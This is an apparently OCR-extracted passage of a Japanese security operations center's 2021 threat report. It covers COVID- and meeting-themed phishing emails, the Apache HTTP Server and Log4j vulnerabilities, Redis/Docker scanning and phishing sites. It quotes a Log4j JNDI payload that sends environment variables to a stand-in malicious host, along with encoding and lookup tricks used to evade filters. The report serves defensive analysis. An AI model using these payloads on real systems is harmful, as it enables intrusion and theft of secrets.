1月は日本政府が緊急事態宣言を発令していたため、緊急事態宣言やそれによって企業が推進するリモートワークに関するメールを騙ったものを攻撃者が発信していたと考えられます。12月には緊急事態宣言の解除や再発令に関するメールを検出しています。2021年に発令されていた緊急事態宣言は9月30日までであり、12月に再発令はありませんでした。攻撃者はユーザの興味を引くために、実際には発令されていない「緊急事態宣言」という単語を利用したのではないかと推測されます。

■ 会議の招待に関する単語を利用したメール

会議の招待に関する単語を利用したメールでは、企業名や団体名を記載したメールを多く検出しています。更に、2019年での会議の招待に関するメールの検出数より2020年、2021年

表-4 リモートワークや政府の発令に関する単語を利用したメールの例

月	件名
1月	Fwd: テレワーク勤務のご案内
1月	Re: 【ご案内】テレワークに関するアドバイザーを派遣(<地方自治体名>)について
1月	健康診断受診時の勤怠について
1月	新型コロナウイルス感染症への弊社の対応に関するお知らせ
1月	緊急事態宣言 発出後の対応について
12月	Re: 「新型コロナウイルス緊急事態宣言」解除に伴う当グループの対応について
12月	Fwd: 「新型コロナウイルス緊急事態宣言」解除後の当グループの対応について
12月	RE: 緊急事態宣言
12月	RE: 「新型コロナウイルス緊急事態宣言」再発令に伴う当グループの対応徹底について

＊8 proofpoint、"New Variant of Buer Loader Written in Rust"(https://www.proofpoint.com/us/blog/threat-insight/new-variant-buer-loader-written-rust)。
＊9 proofpoint、「Delta株の感染拡大に伴い、「COVID-19」をテーマとする詐欺メールが再び活発化」(https://www.proofpoint.com/jp/blog/threat-insight/delta-variant-spreads-covid-19-themes-make-resurgence-email-threats)。

のメールの検出数が多いことを確認しています。これは、企業がクラウドシフトを行うことでオンライン会議を利用する場面が多くなり、攻撃者が会議の招待のメールを騙ることで攻撃メールの違和感を薄くしていることが考えられます。また、検出した月と、その月に日本で話題になった出来事との関係を発見することはできませんでした。会議の招待に関する単語を含んだメールの具体例は表-5のとおりです。

■ まとめ

2021年は現在注目を浴びているCOVID-19やリモートワーク、会議の招待に関する内容を利用した攻撃メールが多く配信されていました。更に、攻撃者は攻撃を成功させるために様々な工夫を行っていることも分かりました。2021年12月末時点で、COVID-19の変異株であるオミクロン株が世界で流行しており、COVID-19に関連する内容の関心は高いと考えられます。そのため、今後もこうした人々の関心の高い話題を利用した攻撃メールが配信されると推測されます。不審メールの対応策としては、メールの添付ファイルを不用意に開かないことや差出人のメールアドレスに注意することなどが挙げられます。

表-5 会議の招待に関する単語を利用したメールの例

月	件名	マルウェア
1月	Re:「<団体名>役員テスト会議」の招集メール送付のご連絡	Emotet
4月	[<企業名>] Request for Meeting on Construction works in Jordan - <プロジェクト名>	STRRAT
6月	Meeting Notification	Snake Keylogger
12月	会議日程の連絡	Emotet

1.3.2 2021年を賑わせた2つの脆弱性

2021年の後半には2つのApacheソフトウェアの脆弱性が話題になりました。1つは10月に公開されたApache HTTP Serverの脆弱性(CVE-2021-41773[*10]、CVE-2021-42013[*11])です。当初、パストラバーサルの脆弱性とされていたCVE-2021-41773は、後にリモートコードの実行(RCE)が追加され、一連の脆弱性の評価は最も深刻であることを意味するCriticalとされました。2つ目はRCEが可能なApache Log4jの脆弱性(CVE-2021-44228[*12]、CVE-2021-45046[*13])です。こちらは12月に公開され、Apache HTTP Serverと同様に深刻度はCriticalとされています。この2つに共通するのは、どちらも一度のソフトウェアアップデートでは修正が不十分であり、攻撃行動が継続した点です。本項では、この深刻な2つの脆弱性の詳細とSOCでの観測状況についてご紹介します。

■ Apache HTTP Serverの脆弱性 (CVE-2021-41773、CVE-2021-42013)

10月4日(米国時間)にApacheソフトウェア財団が提供するWebサーバソフトウェアである、Apache HTTP Server

＊10 MITRE、"CVE-2021-41773"(https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773)。
＊11 MITRE、"CVE-2021-42013"(https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42013)。
＊12 MITRE、"CVE-2021-44228"(https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228)。
＊13 MITRE、"CVE-2021-45046"(https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046)。

2.4.49におけるパストラバーサルの脆弱性(CVE-2021-41773)の修正を含むApache HTTP Server 2.4.50が公開[*14]されました。この脆弱性はHTTPリクエストに含まれるパスの処理において、パストラバーサルで利用される「.」の文字をパーセントエンコーディングした「%2e」や「%2E」が考慮されていないことが原因でした。これにより、ドキュメントルート外に置かれたファイルの読み出しやCGIスクリプトを介したリモートコードの実行が可能な状態となっていました。その修正版として公開されたApache HTTP Server 2.4.50では、「%2e」や「%2E」に対してもチェックが実施されるよう処理の変更が行われました。しかしながら、弊社のアナリストが検証した結果[*15]、この修正では「%2e」を再エンコードした「%%32%65」の文字列などではパーセントエンコーディングが再帰的に評価され、引き続きパストラバーサルが可能であることを発見し、Apache Security Team[*16]に報告しました(CVE-2021-42013)。その後、10月7日(米国時間)にはCVE-2021-42013を修正したApache HTTP Server 2.4.51がリリース[*17]されています。弊社のハニーポットでは、上記2つの脆弱性を狙った攻撃活動を観測しました(図-3)。

SOCではCVE-2021-41773の脆弱性が公開された直後の10月6日から攻撃を検知し始め、その状態が2021年の終わりまで続き、2022年においても継続しています。曜日別に見ると、約24.1%が金曜日に集中しており、日曜日・月曜日は10%未満でした。日曜日と月曜日に減少が見られるのは、国外の土曜日・日曜日に低下した攻撃活動が、日本では時差により日曜日と月曜日に該当するためです。また、全体の85.7%は「%2e」を使用した攻撃でしたが、CVE-2021-42013が公開された直後の10月9日からは再帰的なエンコーディングが用いられたパターンも観測しています。

一連の脆弱性はApache HTTP Server 2.4.51以降に更新することで対応できます。影響を受けるバージョンを使用している場合には、最新版への更新をご検討ください。

■ Apache Log4jの脆弱性(CVE-2021-44228、CVE-2021-45046)

12月10日には、Javaのログ出力ライブラリApache Log4jの2系において確認されたRCEの脆弱性(CVE-2021-44228)を修正したバージョンが公開[*18]されました。しかし、この修正では対応が不完全であり、この後も新たな脆弱性(CVE-2021-44832[*19]、CVE-2021-45046、CVE-2021-45105[*20])の修正が相次ぎました。特にCVE-2021-44228及びCVE-2021-45046は深刻度が最高を示すCriticalとされ、悪用されると情




図-3 Apache HTTP Serverの脆弱性を狙った攻撃の観測(2021年10月～12月)

＊14 Apache Software Foundation、"Fixed in Apache HTTP Server 2.4.50"(https://httpd.apache.org/security/vulnerabilities_24.html#2.4.50)。
＊15 wizSafe Security Signal、「Apache HTTP Server 2.4.50におけるパストラバーサル脆弱性(CVE-2021-42013)の発見」(https://wizsafe.iij.ad.jp/2021/10/1285/)。
＊16 Apache Security Team(https://www.apache.org/security/)。
＊17 Apache Software Foundation、"Fixed in Apache HTTP Server 2.4.51"(https://httpd.apache.org/security/vulnerabilities_24.html#2.4.51)。
＊18 Apache Software Foundation、"Apache Log4j Security Vulnerabilities"(https://logging.apache.org/log4j/2.x/security.html)。
＊19 MITRE、"CVE-2021-44832"(https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44832)。
＊20 MITRE、"CVE-2021-45105"(https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45105)。

報の窃取及びRCEが可能です。Apache Log4jは広く利用されているJavaのライブラリであるため、セキュリティ業界で大きな話題になりました。以下に、攻撃の一例を示します（図-4）。

Apache Log4j 2系ライブラリでは動的なログ出力を実現するために、Lookup[*21]と呼ばれる機能により、ログに含まれる特定の文字列を変数として処理します。その中に、今回の脆弱性に関与するJNDI Lookupが含まれており、これを悪用することで外部から任意のコードを実行させたり、環境変数などの情報を窃取したりすることが可能となります。まず、攻撃者はApache Log4jの脆弱性を持つサーバに対し、悪用するための文字列をヘッダに含んだデータを送り付けます。この文字列を受け取ったサーバはJNDI Lookup機能による処理を実施し、指定されたURLから攻撃者が用意したJavaコードのダウンロードと実行を行います。以下に、弊社のハニーポットにおける観測情報を示します（図-5）。

初期の段階では、攻撃に使用される文字列は「${jndi:ldap」や「${jndi:dns」などの表現が用いられており、SOCでも12月10日の深夜から攻撃を観測しています。また、攻撃に対する認知が広まり当該文字列のブロックなどの対策が取られると、攻撃者はApache Log4j Lookup言語で利用可能な表現を用いた回避を試みるようになります。それが図-5にも記載のある「${lower:」、「${env:」、「${::-」などを用いた文字列です。Apache Log4jのLookupでは「${}」の入れ子構造が許容されており、「${jndi:${lower:l}${lower:d}${lower:a}${lower:p}}」は「${jndi:ldap}」と解釈されます。その他にも「:-」によるLookupのデフォルト値の設定を利用したテクニックを観測しています。Apache Log4jではLookup先の値が空の場合にデフォルト値を使用するという特性があるため、「${::-j}」とすることで「j」の文字を出力できます。同様に「${env:NaN:-j}」など、存在しない環境変数を参照し、設定したデフォルト値を利用する回避策も確認しました。更に、




図-4 Apache Log4jの脆弱性を悪用した攻撃の流れ




図-5 Apache Log4jの脆弱性を狙った攻撃の観測（2021年12月）

＊21 Apache Software Foundation、"Log4j 2 Lookups"（https://logging.apache.org/log4j/2.x/manual/lookups.html）。

「${jndi:ldap://malicious.server.com/
operatingSystem=$(sys:os.name)/
hostName=${env:HOSTNAME}}」

のように環境変数自体の窃取を目的とした攻撃活動も確認しています。

今回紹介した脆弱性は、Javaを最新バージョンに更新することで対応できます。また、影響範囲の調査などにより、すぐに更新ができない場合には、Apache Log4jやJNDI Lookupの無効化、WAFによる防御などの回避策をご検討ください。併せて、不審なプロセスやファイルの有無を調査し、攻撃を受けていないか確認することをお勧めします。

1.3.3 仮想通貨に関連するスキャン活動

SOCではインターネットに対して公開されたホストを狙うスキャン活動を観測しています。2019年はEthereumクライアントが備えるJSON-RPCを狙うスキャン活動(8545/TCP)[*22]、2020年はElasticsearchを狙うスキャン活動(9200/TCP)[*23]を紹介しています。2021年は特に6379/TCPと2375/TCPへのスキャンが大幅に増加していることを確認しました。6379/TCPはインメモリデータベースのRedisで使用されるポートです。Redisはパスワードが標準では設定されていないため、外部に公開するとパスワードなしでアクセスされる可能性があります。攻撃者によりconfigコマンドやslaveofコマンドが悪用されることで、任意のコマンドが実行される恐れがあります[*24]。2375/TCPはコンテナ型プラットフォームのDockerで使用されるポートです。コンテナを操作できるDockerのデーモンを外部からアクセス可能な状態で公開すると、攻撃者が用意したコンテナイメージがデプロイされ、任意のコマンドが実行される恐れがあります[*25]。

表-6に2020年・2021年のIIJマネージドファイアウォールサービスで観測したTCPポートへのスキャン通信回数のトップ10を示します。6379/TCPへのスキャンは、13位(2020年)から6位(2021年)に上昇しており、スキャン回数が3.11倍に増加しています。2375/TCPへのスキャンは、39位(2020年)から9位(2021年)に上昇しており、スキャン回数が6.15倍に増加しています。

表-6 2020年・2021年のTCPポートへのスキャン通信回数のトップ10

順位	2020年	2021年
1	23/TCP	23/TCP
2	445/TCP	22/TCP
3	80/TCP	80/TCP
4	8080/TCP	8080/TCP
5	22/TCP	443/TCP
6	81/TCP	6379/TCP
7	3389/TCP	445/TCP
8	1433/TCP	81/TCP
9	5555/TCP	2375/TCP
10	8545/TCP	3389/TCP

＊22 Internet Infrastructure Review(IIR)Vol.42 観測情報(https://www.iij.ad.jp/dev/report/iir/042/01.html#anc03)。
＊23 Internet Infrastructure Review(IIR)Vol.46 観測情報(https://www.iij.ad.jp/dev/report/iir/046/01.html#anc03)。
＊24 Trend Micro、"Exposed Redis Instances Abused for Remote Code Execution, Cryptocurrency Mining"(https://www.trendmicro.com/en_us/research/20/d/exposed-redis-instances-abused-for-remote-code-execution-cryptocurrency-mining.html)。
＊25 Palo Alto Networks、「セキュアでないDockerデーモンへの攻撃者の戦術とテクニックが明らかに 地理的分布で日本は全体の3.7%」(https://unit42.paloaltonetworks.jp/attackers-tactics-and-techniques-in-unsecured-docker-daemons-revealed/)。

図-6と図-7に、2020年1月から2021年12月までにIIJマネージドファイアウォールサービスで観測した6379/TCPと2375/TCPへのスキャン通信回数の割合をそれぞれ示します。図の縦軸は対象期間におけるスキャン通信の合計を100%として正規化しています。

図-6より、6379/TCPへのスキャンが急増した時期は2021年3月で、前月の2021年2月と比較するとスキャン回数が2.73倍に増加しています。2021年4月から2021年7月まではスキャン回数が減少傾向でしたが、2021年12月まで継続してスキャンを多く観測しています。図-7より、2375/TCPへのスキャンが急増した時期は2021年5月で、前月の2021年4月と比較するとスキャン回数が2.31倍に増加しています。2021年7月をピークにスキャン回数が2021年10月まで減少傾向でしたが、2021年12月中旬から再びスキャンが増加しています。

6379/TCP（Redis）・2375/TCP（Docker）へのスキャンの増加は、国立研究開発法人情報通信研究機構（NICT）や一般社団法人JPCERTコーディネーションセンター（JPCERT/CC）でも同様に確認されています[*26][*27]。また当該ポートは、クリプトジャックを行う攻撃グループのTeamTNTの攻撃対象であることが報告されています[*28][*29]。TeamTNTのマルウェアに感染すると、マイニングツールのダウンロード及び実行を行います。マイニングの他に感染拡大を狙うスキャンも行うため、当該ポートへのスキャン増加に影響した可能性があります。




図-6 6379/TCPへのスキャン活動（2020年1月～2021年12月）




図-7 2375/TCPへのスキャン活動（2020年1月～2021年12月）

＊26 NICT、「NICTER観測統計 - 2021年4月～6月」（https://blog.nicter.jp/2021/09/nicter_statistics_2021_2q/）。
＊27 JPCERT/CC、「インターネット定点観測レポート（2021年7 ～9月）」（https://www.jpcert.or.jp/tsubame/report/report202107-09.html）。
＊28 クリエーションライン、「脅威：TeamTNTによるRedisサーバに対する攻撃」（https://www.creationline.com/lab/aquasecurity/37621）。
＊29 Palo Alto Networks、「脅威攻撃グループTeamTnTによる新たなクリプトジャックマルウェア亜種Black-T」（https://unit42.paloaltonetworks.jp/black-t-cryptojacking-variant/）。

Dockerの場合、一部のマルウェアでは2375/TCPだけでなく、2376/TCP、2377/TCP、4243/TCP、及び4244/TCPにもスキャンを行うことが報告されており[*29][*30]、SOCではこれらのポートに対するスキャンも同様に増加していることを確認しました。また、Dockerに加えて、コンテナオーケストレーションサービスのKubernetesを標的とする攻撃が新たに報告されています[*31]。Redis・Dockerに比べるとスキャンの規模は小さいものの、Kubernetesが使用する10250/TCP(kubelet)を狙うスキャンも増加していることを確認しました。

TeamTNTのマルウェアは、外部にスキャンする際に、ランダムなIPアドレス範囲に対してスキャンを行います。このため、インターネットに公開されているホストであればマルウェアに感染する可能性があり、感染した場合は感染拡大を狙うスキャンを行います。しかし、2021年に観測した6379/TCP(Redis)・2375/TCP(Docker)のスキャン通信の半数以上が特定のクラウド事業者からの通信でした。これはマルウェアに特定のクラウド事業者で使用されるホストのセキュリティコンポーネントを無効にするソースコードが含まれており[*28]、そこで運用されているホストが比較的感染しやすくなっていたためだと考えられます。そのため、インターネットに公開されているホストはマルウェアに感染する可能性がありますが、感染しやすいホストに偏りがあり、結果として感染拡大を狙うスキャンの送信元が偏っていたと思われます。

本項では、6379/TCP(Redis)・2375/TCP(Docker)に対するスキャン通信の増加について紹介しました。これらのサービスがTeamTNTのマルウェアに感染すると、マイニングツールのダウンロード及び実行が行われる恐れがあります。このような攻撃は一時的なものではなく、2021年末まで継続的にスキャンが行われています。そのため、運用しているサービスが意図せず外部に公開されていないか確認することをお勧めします。サービスを外部に公開する場合には、ACLや認証の設定をするなどの対策が必要です。

1.3.4 フィッシングサイトの観測情報

本項では、2021年にSOCアナリストが注目したフィッシングサイトについて取り上げます。はじめに2021年に開催されたオリンピック・パラリンピック期間中に観測したライブ配信サイトを装うフィッシングサイトの特徴や観測状況について紹介します。次に、攻撃手法が巧妙化されてきたWebメールサービスを装うフィッシングサイトについて紹介します。

■ オリンピックのライブ配信サイトを装うフィッシングサイト

2021年、日本では7月23日から8月8日に東京2020オリンピック競技大会、8月24日から9月5日に東京2020パラリンピック競技大会が当初の予定より一年延期されて開催されました。COVID-19の影響により、大半の会場では無観客で試合が開催され、試合の模様はテレビ中継やインターネットでライブ配信されました。一方で、開催期間中にオリンピックのライブ配信サイトを装うフィッシングサイトが確認されており[*32]、外部のQ&Aサイトでは、このようなフィッシングサイトにアクセスしてしまい、メールアドレスとパスワードの情報を入力してしまったという被害が報告されていました。

＊30 Trend Micro、"Compromised Docker Hub Accounts Abused for Cryptomining Linked to TeamTNT"(https://www.trendmicro.com/en_us/research/21/k/compromised-docker-hub-accounts-abused-for-cryptomining-linked-t.html)。
＊31 Palo Alto Networks、「Hildegard: Kubernetesを標的とする新たなTeamTNTのクリプトジャックマルウェア」(https://unit42.paloaltonetworks.jp/hildegard-malware-teamtnt/)。
＊32 Trend Micro、「東京オリンピック関連の不審サイトに関する注意喚起」(https://helpcenter.trendmicro.com/ja-jp/article/TMKA-10502)。

SOCでもこのようなフィッシングサイトを多数観測しています。観測されたフィッシングサイトは、画面の中央に動画プレイヤーの画像が表示されているものでした（図-8）。ページのタイトルには日本語で「日本vsメキシコア女子ソフトボール放送Live」と記載されており、背景に野球場の画像が使われていることから、ソフトボールの放送を閲覧しようとしている日本の視聴者を標的としたフィッシングサイトであると思われます。画面中央の再生ボタンをクリックすると、試合の映像は流れず、NHKのロゴと共にアカウント作成を要求する画面が表示されます。図-8の他にも、オリンピックの開会式やサッカー日本代表戦のライブ配信を装うフィッシングサイトも確認しています。

SOCでは、このようなフィッシングサイトにアクセスする通信をオリンピック期間中に観測しています。図-9に、7月から9月までにIIJセキュアWebゲートウェイサービスで観測したフィッシングサイトへの通信回数の割合を示します。図の縦軸は対象期間におけるフィッシングサイトへの総通信回数を100%として正規化しています。

対象期間では7月21日に最も多く通信を観測しており、全体の18.01%を占めていました。この日は、ソフトボールの予選リーグの初戦（日本 対 オーストラリア）が開催されていた日でした。その後、オリンピック本選期間中（7月23日～8月8日）もフィッシングサイトへの通信が多数観測されており、パラ

図-8 フィッシングサイトの画面の例




図-9 フィッシングサイトへの通信回数の推移（2021年7月～9月）

リンピック期間中(8月24日～9月5日)も通信が観測されていました。フィッシングサイトへの通信を調査した結果、以下の流れのように検索エンジンを経由してフィッシングサイトにアクセスしていることが分かりました。

1. Google、Yahooなどの検索エンジンで検索
2. 改ざんされたWebサイトにアクセス
3. 特定のブログサービスで構築されたWebサイトにアクセス
4. フィッシングサイトにアクセス


フィッシングサイトにアクセスした通信の大半が最初に検索エンジンで検索を行い、その直後に改ざんされたWebサイトにアクセスしていることから、アクセス時点では改ざんされたWebサイトが検索結果の上位に表示されていた可能性があります。また、改ざんされたWebサイトにアクセスしてからフィッシングサイトに到達するまでの時間が短いという特徴がありました。これはサイトに記載されているJavaScriptのコードによってリダイレクトが行われたためだと思われます。具体的には、2.のサイトでは、imgタグのonerror属性にJavaScriptのコードが記載されており、故意にエラーを引き起こすことで、location.hrefプロパティに指定した3.のサイトにアクセスさせています。3.のサイトでは、scriptタグ内のlocation.replaceメソッドに4.のURLを指定することで4.のサイトにアクセスさせています。このため、改ざんされたWebサイトにアクセスした時点で強制的にフィッシングサイトまでリダイレクトさせられる恐れがあります。

このようなライブ配信サイトを装うフィッシングサイトは、オリンピック終了後もゴルフ、サッカーなどの試合のライブ配信を装うものを確認しています。攻撃者は改ざんした正規サイトを用いることにより、検索結果の上位にサイトを表示させるようにしている可能性があります。そのため、検索結果の上位のサイトであっても不用意にクリックしないよう注意することが必要です。また、フィッシング対策協議会からフィッシング対策ガイドライン[*33]が公開されていますので、併せてご確認ください。

■ Webメールサービスを装うフィッシングサイト

2021年、SOCではWebメールサービスを装いアカウント情報詐取を狙うフィッシングサイトを多数観測しました。情報詐取を狙ったフィッシングサイトは昨今珍しいものではありませんが、攻撃手法が年々巧妙化しており未然に被害を防ぐことが難しくなりつつあります。今回はSOCで観測した事例の1つをご紹介します。

図-10は、SOCで観測したフィッシングメールの一例です。攻撃者は、サービス提供する事業者を装いシステムに関するメン


差出人：“iij.ad.jp | Iij@iij.ad.jp” <[redacted]> 宛先：[redacted]
件名：Iijサポートセンター [知らせ] [redacted] 日時：Tue, 09 Nov 2021 07:23:17 +0000

このメールはiij.ad.jpブロードバンドインターネット接続サービス[iij.ad.jp]からのもので、メールボックスの使用量が上限に近づいていることを通知します。
メールボックスの使用率は80%を超えています。メールボックスの使用率が100%を超えると、新着メールを受信できなくなります。メールボックスから不要なメールを削除します。
メールボックスの使用状況を確認するには
ウェブメールにログインし、以下のリンクで各フォルダを確認してください。
https//www.autho.iij.ad.jp/log/ <受信メールアドレス>
リンク先
https://[redacted]/[redacted]/W/index.php?email=<受信メールアドレス>
-受信トレイフォルダ
-ドラフトフォルダ
-送信済みアイテムフォルダ
-迷惑メールフォルダ
*このメールはシステムによって自動的に配信され、返信することはできません。ご不明な点がございましたら、ヘルプデスクまでお問い合わせください。
Copyright © iij.ad.jp.,Ltd. All Rights Reserved.

図-10 フィッシングメールの例

＊33 フィッシング対策協議会、「フィッシング対策ガイドライン 2021年度版」(https://www.antiphishing.jp/report/antiphishing_guideline_2021.pdf)。

テナンスや問題が起きていると偽り、フィッシングサイトへ誘導します。メールをHTML形式で表示している場合、メール本文に表示されるリンクのアンカーテキストには事業者の正規サイトを表示させ、実際のリンク先はフィッシングサイトである場合があります。また、メール本文は事業者が実際に利用者向けに使用していた内容と酷似していた事例もあり、利用者が過去に事業者から類似する内容の通知を目にしていた場合、僅かな違いなどに気付かずアクセスしてしまう可能性が高くなると思われます。

メール本文のリンクへアクセスすると、既にフォームのUsernameフィールドにフィッシングメールを受信したメールアドレスが入力されています。これはフィッシングサイトのURLパラメータに指定されたメールアドレスが予めフィールドに入力される仕様であるためです。WebブラウザのCookieの保存などによりメールアドレスが入力されている状態であるように見せかけることで、過去にアクセスしたことがあるWebサイトであると誤認させる工夫であると考えられます。

また、URLにメールアドレスを含めることで、パスワードなどの情報が入力されずともアクセスログなどから利用中のメールアドレスであることを攻撃者が把握できるため、攻撃が成功する可能性の高いターゲットとして他の攻撃に使用される恐れがあります。

